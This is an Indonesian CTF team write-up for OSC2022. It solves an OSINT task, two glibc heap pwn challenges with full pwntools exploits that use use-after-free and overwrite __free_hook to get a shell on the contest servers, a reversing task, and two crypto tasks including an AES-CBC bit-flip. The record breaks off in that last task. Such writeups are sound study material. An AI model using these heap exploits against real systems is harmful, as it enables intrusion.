

Petir Danny Sedang Mencari Kekasih



Anggota:

**Enryu
Shatternox
Bubur Dikenyot**

Demi CTF, kini Shatternox sudah keluar dari rumah sakit dan langsung makan steak. Terima kasih doanya teman-teman yang sudah membaca writeup kami sebelumnya. Sekarang Shatternox sudah tenang menjalani kehidupannya kembali dan akan melanjutkan perjalanan kehidupan yang tiada akhir ini (featuring Enryu) 🐾. Tetapi sayang Danny masih belum mendapatkan kekasih.

Daftar Isi

Misc	3
Somewhere in the World 2	3
Binary Exploitation	6
paperstorev2	6
Yournotes	12
Reverse Engineering	18
NeedCodes	18
Cryptography	21
warmuppcrypto	21
Admin?	23
Web Exploitation	28
Sekte Dagang	28
Forensic	31
Same or Different	31
Pt Corr	34

Misc

Somewhere in the World 2

Challenge 8 Solves X

Somewhere in the World

2
259

My friend continued his vacation and did not forget to capture every moment with his camera . He sent me another photo and when i asked again where it was, he just said somewhere in the world.

The answer should represent the MD5 hash of the address of the location. For example, if the address is: "2021 Flower St, Los Angeles, California 90007" then the flag will be ccc3e8592eb9aa9f7b154aa6660d03fd. Make sure to have the address format the same as above.

[Challenge.zip](#)


Flag Submit

Diberikan suatu gambar sebagai berikut.



Sekilas penulis langsung melihat ada tulisan menarik di bagian pojok kanan atas gambar. Sepertinya terdapat tulisan “Pos Indonesia” yang terpotong. Penulis mencari seluruh gedung Pos Indonesia yang ada di Indonesia, dan mulai tertarik terhadap Gedung Pos Indonesia yang ada di daerah Ibu Kota. Namun penulis tidak sepenuhnya yakin karena **pagarnya berbeda**.

Setelah mencari setelah sekian lama penulis menemukan suatu artikel yang menunjukkan tempat wisata pilihan. Salah satunya adalah “**Museum Pos Indonesia Bandung**”, penulis langsung terpaku karena melihat pagar yang serupa dengan gambar soal. Dan ternyata benar, penulis berhasil menemukan spot foto yang sama dengan yang diberikan soal.



Berdasarkan format jawaban yang diberikan penulis langsung membuat flag dengan alamat sebagai berikut.

73 Cilaki St, Citarum, Bandung, West Java 40115

Hash: dea965faf6eb79d3f436cf2923978a9e

Namun ternyata salah. Setelah mencoba berbagai kombinasi, masih saja salah. Ternyata ketika mencoba mengganti “West Java” dengan bahasa Indonesia, yaitu “Jawa Barat”, barulah jawaban dianggap benar.

73 Cilaki St, Bandung, Jawa Barat 40115

Hash: 4ea5a60a76e1bb28562a39528ea117c5

Flag: OSC2022{4ea5a60a76e1bb28562a39528ea117c5}

Saran untuk problem setter, kalau membuat soal OSINT, tolong diberikan spesifik keterangan penyusun flagnya dengan place holder, dan gunakan satu bahasa saja.

Binary Exploitation

paperstorev2

Langkah Penyelesaian:

Pertama menjalankan file ELF,

```
(root㉿kali)-[/media]
└─# ./challenge
Paper Store V.2
1 Add paper to cart
2 Remove from cart
3 View cart
4 Checkout!
> █
```

Dari atas terdapat fungsi yang hampir sama persis dengan heap exploitation :

1. Add/Create dengan function biasanya Malloc
2. Remove/Delete dengan function biasanya free
3. View (semua yang sudah dicreate) dengan function biasanya puts/printf

Setelah itu decompiler file ELF menggunakan ida pro,

```
int remove_paper()
{
    unsigned __int64 v1; // [rsp+8h] [rbp-8h]

    printf("Paper index: ");
    v1 = readint();
    if ( v1 >= (unsigned int)num_papers )
        return puts("Invalid index");
    free(*(_QWORD *)(&papers + v1) + 8LL));
    free(*((void **)(&papers + v1)));
    return --num_papers;
}
```

Pada remove_paper terdapat kelemahan UAF (Use After Free) karena tidak di NULL kan setelah free, UAF tersebut akan digunakan untuk leak libc atau base heap address, dan Write kemanapun (misalnya __free_hook atau __malloc_hook).

Awalnya penulis akan membuat deretan size chunks yang sama yaitu 0x110 (malloc 0xff) dan 0x40 (malloc 0x30).

Untuk size chunk 0x110 akan digunakan untuk leak libc address dengan cara memasukan 7 chunk ke dalam tcache dan setelah 1 kali free lagi akan masuk kedalam unsorted bin karena size 0x90 keatas tidak ada masuk ke fastbin, didalam chunk unsorted bin akan berisi area libc address (main_arena).

Untuk size chunk 0x40 akan digunakan untuk fastbin attack dengan cara memasukan 7 chunk ke dalam tcache dan double free pada 2 chunk selanjutnya (free(7), free(8), free(7), free(8)). Sekarang melakukan fastbin attack yaitu malloc 7 chunk junk, malloc selanjutnya untuk menentukan address yang di write, 2 malloc selanjutnya adalah junk, dan malloc selanjutnya untuk mengisi address tersebut. Penulis akan memasukan __free_hook dengan one gadget.

```
[root@kali]~/media/st_cfr/usc/paperstorev2]
# og ./libc.so.6
0x4f2a5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf = 0
  rcx = NULL

0x4f302 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] = NULL

0x10a2fc execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] = NULL
```

Run solve.py

```
[root@kali) [/media/sf_CTF/osc/paperstorev2]
# python2 solve.py
[*] '/media/sf_CTF/osc/paperstorev2/challenge_patched'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x3ff000)
    RUNPATH:   .
[+] Opening connection to 128.199.210.141 on port 5002: Done
[*] '/media/sf_CTF/osc/paperstorev2/libc.so.6'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
0x7f65d14c4ca0
0x7f65d10d9000
[*] Switching to interactive mode
$ ls
challenge
flag
$ cat flag
OSC2022{h0p3_tha7_Uaf_4nd_f0rm4ts_w3r3_fun_4_you_rrr}
$
```

Code :

```
solve.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 128.199.210.141 --port 5002 ./challenge
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./challenge_patched')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
```

```
host = args.HOST or '128.199.210.141'
port = int(args.PORT or 5002)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
''.format(**locals())

#===== EXPLOIT GOES HERE =====
# Arch:      amd64-64-little
# RELRO:     Partial RELRO
# Stack:     No canary found
```

```
# NX:           NX enabled
# PIE:          No PIE (0x400000)

io = start()

def add(size,name,price):
    io.sendlineafter("> ","1")
    io.sendlineafter(": ",str(size))
    io.sendlineafter(": ",name)
    io.sendlineafter(": ",str(price))

def delete(idx):
    io.sendlineafter("> ","2")
    io.sendlineafter(": ",str(idx))

def view():
    io.sendlineafter("> ","3")

for i in range(8): # 0 - 7
    add(0xff,"junk",0xff)

for i in range(8): # 7 - 0
    delete(7-i)

libc = ELF("./libc.so.6")

view()

io.recvuntil('"index": 0,')
io.recvuntil('"name": "")'
leak = u64(io.recvuntil("\",",drop=True).ljust(8,"\x00"))
print hex(leak)
libc.address = leak - 0x3ebca0
print hex(libc.address)

for i in range(16): # 8 - 16 + 8
    add(0x30,"junk",0xff)

for i in range(4):
```

```
delete(15-i) # 15 - 11

delete(10)
delete(10)

for i in range(3):
    add(0x30, "/bin/sh\x00", 0xff)

add(0x30,p64(libc.sym['__free_hook']),0xff) # Ke __free_hook
add(0x40, "junk",0xff) # Junk 1
add(0x30,p64(libc.address + 0x4f302),0xff) # Junk 1 + Isi __free_hook
( One Gadget )
delete(0)

io.interactive()
```

Flag: OSC2022{h0p3_tha7_Uaf_4nd_f0rm4ts_w3r3_fun_4_y0u_rrr}

Yournotes

Langkah Penyelesaian:


Pertama menjalankan file ELF,

```
L# ./yournote
[1] Create
[2] Show
[3] Delete
[0] Quit
>>> █
```

Dari atas terdapat fungsi yang hampir sama persis dengan heap exploitation :

1. Add/Create dengan function biasanya Malloc
2. Show dengan function biasanya puts/printf
3. Remove/Delete dengan function biasanya free

Setelah itu decompiler file ELF menggunakan ghidra,



```
void delete_note(void){
    uint uVar1;

    printf("Index: ");
    uVar1 = read_int();
    if (uVar1 < 0x41) {
        if (*(long *)(&notes + (ulong)uVar1 * 8) != 0) {
            free(*(void **)(notes + (ulong)uVar1 * 8));
        }
    }
    else {
        puts("Index out of bounds.");
    }
    return;
}
```

Pada delete_note terdapat kelemahan UAF (Use After Free) karena tidak di NULL kan setelah free, UAF tersebut akan digunakan untuk leak libc atau base heap address, dan Write kemanapun (misalnya __free_hook atau __malloc_hook).

Pertama penulis harus leak base heap address karena pada libc 2.32 ada proteksi next address pada bin, harus address_next ^ base_addr >> 12, kalau tidak di xor base_addr >> 12, maka akan terkena abort atau exit. Leak base address sekalian dengan

membuat deretan chunk size 0x30 (malloc 0x20) untuk leak libc address.

Kenapa ? karena penulis sudah mencoba leak libc address dengan menggunakan metode unsorted bin, tetapi gagal karena byte pertama ada null, jadinya tidak bisa ke print.

Jadi penulis kepikiran untuk menulis salah satu list notes ke got (printf, free, puts atau lainnya) dengan menggunakan fastbin attack, dan nantinya tinggal puts ke index tersebut.

```
0x404160 <notes+160>: 0x0000000000000000          0x0000000000000000
0x404170 <notes+176>: 0x0000000000000000          0x0000000000000000
0x404180 <notes+192>: 0x0000000000000000          0x0000000000000000
0x404190 <notes+208>: 0x0000000000000000          0x0000000000000000
```

Untuk mengubah next chunk fastbin maka harus `target_address ^ base_addr >> 12`.

Penulis juga membuat deretan chunk size 0x40 (malloc 0x30) untuk write `_free_hook` dengan address system, cara nya sama dengan menggunakan fastbin attack. Tinggal delete chunk yang berisi /bin/sh, jadinya `system("/bin/sh")`.

```
└─(root㉿kali)-[/media/sf_CTF/osc/yournotes]
# python2 solve.py
[*] '/media/sf_CTF/osc/yournotes/yournote_patched'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:      NX enabled
    PIE:     No PIE (0x3ff000)
    RUNPATH:  '.'

[+] Opening connection to 128.199.155.5 on port 5006: Done
[*] '/media/sf_CTF/osc/yournotes/libc.so.6'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:      NX enabled
    PIE:     PIE enabled
0x592000
0x7fa29a5c8000
[*] Switching to interactive mode
$ ls
flag.txt
run.sh
yournote
$ cat flag.txt
OSC2022{ev3n_SAFE_LINkiNG_c4N'T_Stop_us !! }
```

Code :

```
solve.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 128.199.155.5 --port 5006 ./yournote
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./yournote_patched')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
```

```
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '128.199.155.5'
port = int(args.PORT or 5006)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
''.format(**locals())

#=====
#               EXPLOIT GOES HERE
#=====

# Arch:      amd64-64-little
# RELRO:     Partial RELRO
```

```
# Stack:      Canary found
# NX:        NX enabled
# PIE:       No PIE (0x400000)

io = start()

def add(idx,size,content):
    io.sendlineafter("> ","1")
    io.sendlineafter(": ",str(idx))
    io.sendlineafter(": ",str(size))
    io.sendlineafter(": ",content)

def delete(idx):
    io.sendlineafter("> ","3")
    io.sendlineafter(": ",str(idx))

def view(idx):
    io.sendlineafter("> ","2")
    io.sendlineafter(": ",str(idx))

libc = ELF("./libc.so.6")
for i in range(9): # 0 - 8
    add(i,0x20,"JUNK")

for i in range(9): # 9 - 18
    add(9+i,0x30,"JUNK")

for i in range(7): # 0 - 6
    delete(i)

for i in range(7): # 9 - 15
    delete(9+i)

delete(7)
delete(8)
delete(7)
delete(8)

view(0)
```

```
base_heap = u64(io.recvuntil("[1]", drop=True)[-1].ljust(8, "\x00"))
<< 12
print hex(base_heap)

for i in range(7):
    add(i, 0x20, "JUNK")

add(0x20, 0x20, p64(0x4041b0 ^ base_heap >> 12))
add(0x21, 0x20, "JUNK")
add(0x21, 0x20, "JUNK")
add(0x20, 0x20, p64(exe.got['free']))

view(0x20-2)

libc.address = u64(io.recvline()[-1].ljust(8, "\x00")) -
libc.sym['free']
print hex(libc.address)

delete(16)
delete(17)
delete(16)
delete(17)

for i in range(7):
    add(i, 0x30, "JUNK")

add(0x20, 0x30, p64(libc.sym['__free_hook'] ^ base_heap >> 12))
add(0x21, 0x30, "/bin/sh\x00")
add(0x21, 0x30, "/bin/sh\x00")
add(0x20, 0x30, p64(libc.sym['system']))

delete(0x21)

io.interactive()
```

Flag: OSC2022{ev3n_SafE_LINkiNG_c4N'T_STOP_us!!}

Reverse Engineering

NeedCodes

Diberikan sebuah binary executable PE32 bit yang memiliki validasi input sebanyak 7 kali.

```
D:\CTF_Challs\Rev\OSCCTF\FINAL\Challenge>.\Challenge.exe
Generating hidden codes.
Enter code#1: 1337
Enter code#2: 1338
Enter code#3: 1339
Enter code#4: 1340
Enter code#5: 1341
Enter code#6: 1342
Enter code#7: 1343
Try harder!
```

Jika kita lempar langsung ke dalam IDA Pro 32-bit untuk dilakukan dekompilasi, kita dapat langsung mengecek *string reference* yang meload “Flag”, dan *cross-reference* nya ada pada fungsi **sub_401460**.

```
int sub_401460()
{
    unsigned int i; // eax
    unsigned int j; // eax
    int v3[8]; // [esp+3Ch] [ebp-50h] BYREF
    int v4[6]; // [esp+5Ch] [ebp-30h]
    int v5; // [esp+74h] [ebp-18h]
    int v6; // [esp+78h] [ebp-14h]
    int k; // [esp+7Ch] [ebp-10h]

    sub_401B40();
    v6 = 14584570;
    for ( i = 0; i < 7; ++i )
        v4[i] = 0;
    for ( j = 0; j < 7; ++j )
        v3[j + 1] = 0;
    v3[0] = 0;
```

```

puts("Generating hidden codes.");
sub_403BA0(5);
for ( k = 0; k <= 6; ++k )
{
    printf("Enter code%d: ", k + 1);
    scanf("%d", v3);
    v3[k + 1] = v3[0];
    if ( k )
    {
        if ( v3[k] > v3[0] )
        {
            puts("Hacking attempt detected!");
            return -1;
        }
        v4[k] = v3[0] * v4[k - 1];
    }
    else
    {
        v4[0] = v3[0];
    }
}
if ( v5 == v6 )
{
    puts("Success!");
    printf("Your flag is OSC2022{%d_%d_%d_%d_%d_%d}\n", v4[0], v4[1],
v4[2], v4[3], v4[4], v4[5], v5);
    return 0;
}
else
{
    puts("Try harder!");
    return -1;
}
}

```

Algoritma tersebut berarti bahwa inputan kita yang sebelumnya akan dikalikan secara terus menerus hingga mendapatkan hasil v6, yakni 14584570. Kami melakukan approach *IDA Debugging* untuk mengeceknya dan ada pada **esp+var_14** untuk *final value* dari v6 tersebut dan dikomparasi dari hasil kali angka inputan sebelumnya. Oleh karena itu, kita dapat menggunakan **factordb** untuk mendapatkan faktor dari angka tersebut.

14584570

Result:		
status (2)	digits	number
FF	8 (show)	<u>14584570</u> = <u>2</u> · <u>5</u> · <u>7</u> · <u>11</u> · <u>13</u> · <u>31</u> · <u>47</u>

Input sesuai dengan urutan kecil ke besar karena ada validasinya.

```
D:\CTF_Challs\Rev\OSCCTF\FINAL\Challenge>.\Challenge.exe
Generating hidden codes.
Enter code#1: 2
Enter code#2: 5
Enter code#3: 7
Enter code#4: 11
Enter code#5: 13
Enter code#6: 31
Enter code#7: 47
Success!
Your flag is OSC2022{2_10_70_770_10010_310310_14584570}
```

Flag: OSC2022{2_10_70_770_10010_310310_14584570}

Cryptography

warmuppcrypto

Langkah Penyelesaian:

Diberikan file python encryption (challenge.py) , key dan output (dalam bentuk hex)

Didalam file challenge.py, flag dienkrip pertama ceasar dan vigenere (dari berdasarkan nama function).

Dari sini vigenere dan ceasar bisa dibalikin ke dalam bentuk plaintext, Jika diketahui key untuk vigenere dan angka shift untuk ceasar, karena KEY sudah diberikan dan angka shift adalah panjang KEY, jadi bisa langsung membalikan ke bentuk plain text.

Kita hanya dapat membalikkan metode dekrip flag yaitu mulai dari vigenere, setelah itu caesar.

Cara penulis mengubah code function enkrip menjadi dekrip, yaitu mengubah + menjadi - .

Untuk Ceasar dari :

```
chr(((ord(p[i]) - 65 + len(k)) % 26) + 65)
```

Menjadi

```
chr(((ord(p[i]) - 65 - len(k)) % 26) + 65)
```

Untuk Vigenere dari :

```
chr((ord(p[i]) - 65 + ord(k[i % len(k)]) - 65) % 26 + 65)
```

Menjadi

```
chr((ord(p[i]) - 65 - ord(k[i % len(k)]) - 65) % 26 + 65)
```

```
└─(root㉿kali)-[/media/sf_CTF/osc/warmuppcrypto]
# python2 solver.py
RXC2022{EAEVXIR_FXCJTVV_AGG_CBV_WDKE_VRSNA}
ZDN2022{NWLDDTN_NTASPCD_LCP_YZE_DLQP_EZOLJ}
OSC2022{CLASSIC_CIPHERS_ARE_NOT_SAFE_TODAY}
```

Code :

```
solve.py

FLAG_ENC =
"525843323032327b454145565849525f4658434a5456565f4147475f4342565f5744
4b455f5652534e417d".decode('hex')
KEY = 'SUPERSECRET'
```

```
def caesar_enc(p,k):
    cipher = ""
    for i in range(len(p)):
        if p[i].isalpha():
            cipher += chr(((ord(p[i]) - 65 - len(k)) % 26) + 65)
        else:
            cipher += p[i]
    return cipher

def vigenere_enc(p,k):
    cipher = ""
    for i in range(len(p)):
        if p[i].isalpha():
            cipher += chr((ord(p[i]) - 65 - ord(k[i % len(k)]) - 65)
% 26 + 65)
        else:
            cipher += p[i]
    return cipher

print (FLAG_ENC)

plain = vigenere_enc(FLAG_ENC, KEY)
print(plain)

plain = caesar_enc(plain, KEY)
print(plain)
```

Flag: OSC2022{CLASSIC_CIPHERS_ARE_NOT_SAFE_TODAY}

Admin?

Diberikan sebuah program **app.py** yang memiliki servis melakukan enkripsi AES dengan mode CBC dengan PKCS#7 padding (secara default). Untuk mengetahui bagaimana padding tersebut dapat bekerja, saya melakukan sedikit modifikasi pada *source code* untuk mengecek padding dari *initial plain text u=user*

```
#!/usr/bin/env python3
from Crypto.Util.Padding import pad, unpad
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

import binascii

FLAG = "anjaymarinjay"

BLOCKSIZE = 16

def generate_body(key: bytes) -> dict:
    """
        Generate encrypted body to give to user
    """
    pt = 'u=user'
    iv = get_random_bytes(16)
    cipher = AES.new(key, AES.MODE_CBC, iv=iv)
    pb = pad(pt.encode(), block_size=BLOCKSIZE)
    ct_hex = cipher.encrypt(pad(pt.encode(), block_size=BLOCKSIZE)).hex()

    return {"padded": pb, "iv_hex": iv.hex(), "ct_hex": ct_hex}

def check_body(ct_hex: str, iv_hex: str, key: bytes) -> str:
    try:
        cipher = AES.new(key, AES.MODE_CBC, iv =
binascii.unhexlify(iv_hex))
        pt_padded = cipher.decrypt(binascii.unhexlify(ct_hex))
        print(b"PT_PADDED: "+pt_padded)
        pt = unpad(pt_padded, block_size=BLOCKSIZE).decode()
        print(b"Returned: " + pt)
    except Exception as e:
        print(e)
    return ""

Welcome user!
Unfortunately you are NOT an admin so no flags for you!
```

```
if pt == "u=admin":
    return """
    Welcome Admin!
"""

FLAG: {flag}
    """ .format(flag = FLAG)
name = pt[2:]
return """

Welcome {name}!
Unfortunately you are NOT an admin so no flags for you!
""".format(name = name)

def loop(key: bytes):
    while True:
        print("YOUR INITIAL VECTOR: ", end="")
        user_iv_hex = input()
        print("YOU ENCRYPTED BODY: ", end="")
        user_ct_hex = input()

        print(check_body(user_ct_hex, user_iv_hex, key))

        print("Continue? Y/N: ", end="")
        c = input()
        if not c == 'Y':
            break

def main():
    key = get_random_bytes(BLOCKSIZE)
    gen_iv_ct = generate_body(key)
    pbx = gen_iv_ct['padded']
    iv_hex = gen_iv_ct['iv_hex']
    ct_hex = gen_iv_ct['ct_hex']

    print("""
    Welcome to our Bug Bounty!
    """)

    """
```

```

print("Here are some encrypted texts for you!", end="\n\n")
print("Initial pad = ", pbx)
print("INTIAL VECTOR:", iv_hex)
print("ENCRYPTED BODY:", ct_hex)

print("""
Try modifying the encrypted text we gave you
and see if you can login as the admin!
""")

loop(key)

if __name__ == "__main__":
    main()

```

```

Welcome to our Bug Bounty!

Here are some encrypted texts for you!


Initial pad = b'u=user\n\n\n\n\n\n\n\n\n\n'
INTIAL VECTOR: ea866abae6bce23262ed078878d19709
ENCRYPTED BODY: aa980bc757a3620fb05a32f7b670e7c6

Try modifying the encrypted text we gave you
and see if you can login as the admin!

YOUR INITIAL VECTOR: ■

```

Ternyata padding *initial* menggunakan “\n”. Kembali lagi ke objektifnya, bahwa kita wajib menjadi “admin” untuk mendapatkan flagnya dan kodingan ini memiliki *vulnerability* yang disebut juga dengan **Bit Flipping Attack** pada mode CBC di enkripsi AES. Hal ini dikarenakan bahwa kita telah mengetahui posisi byte yang mau diubah dari ciphertext dan blok sebelumnya.



Namun kita perlu tahu bahwa untuk mengubah **u=user** menjadi **u=admin**, ada tambahan 1 karakter yang akan di-flip dan kita tahu bahwa karena IV digunakan pertama kali untuk melakukan dekripsi lewat algoritma XOR, maka sebenarnya kita dapat mengubah indeks dari IV ke-*n* dimana *n* merupakan *starting position* dari indeks yang akan diubah dan di XOR dengan huruf yang mau diubah.

$$\begin{aligned}C'_{i-1} &= C_{i-1} \oplus x \\P'_i &= D_K(C_i) \oplus C'_{i-1} \\P'_i &= D_K(C_i) \oplus C_{i-1} \oplus x \\P'_i &= P_i \oplus x\end{aligned}$$

Saya juga mengecek bahwa padding user **u=admin** berbeda dengan **u=user**, yakni bukan dengan *newline* (\n) melainkan *tab* (\t). Oleh sebab itu, *trailing bytes pad* setelah **admin** nanti akan di XOR dengan value 9 (ASCII \t).

Oleh karena itu kita dapat mendekode hex dari IV, lalu ambil indeks dimulainya perubahan karakter (yang akan diflip nanti) dan dilakukan XOR-ring.

Misal IV didapat adalah 49d07a85a82ddbbb8d7a9646b7c38061.

Kita coba ambil 3 case digit awal pertama setelah 2 digit IV (karena indeks user dimulai pada indeks ke 2) dan kita dapat melakukan xorring seperti berikut:

```
>>> import binascii  
>>> a = binascii.unhexlify("49d07a85a82ddbbb8d7a9646b7c38061")  
>>> print(a)  
>>> str(hex(ord(a[2]) ^ ord('a') ^ ord('u'))) + str(hex(ord(a[3]) ^ ord('d') ^ ord('s'))) + str(hex(ord(a[4]) ^ ord('m') ^ ord('e')))  
'0x6e0x920x0'
```

Maka nanti IV yang kita input akan menjadi 49d06e92a0..... dan seterusnya hingga setelah indeks ke 6 yang dixor dengan 100 (karena padding user masih pakai newline maka dixor dengan `ord("\n") ^ ord('n')`), indeks ke 7 hingga 15 akan dixor dengan 9 (`\t`). Untuk *encrypted body*nya cukup samakan saja.

Referensi yang kami gunakan juga dari writeup berikut:

<https://dr3dd.gitlab.io/cryptography/2019/01/10/simple-AES-CBC-bit-flipping-attack/>

```
└$ nc 128.199.210.141 4246

Welcome to our Bug Bounty!

Here are some encrypted texts for you!

INITIAL VECTOR: 49d07a85a82ddbbb8d7a9646b7c38061
ENCRYPTED BODY: 56f1009cd90e4ef4e5dcad9444d1e800

Try modifying the encrypted text we gave you
and see if you can login as the admin!

YOUR INITIAL VECTOR: 49d06e92a036bfb88e799545b4c08362
YOU ENCRYPTED BODY: 56f1009cd90e4ef4e5dcad9444d1e800

Welcome Admin!

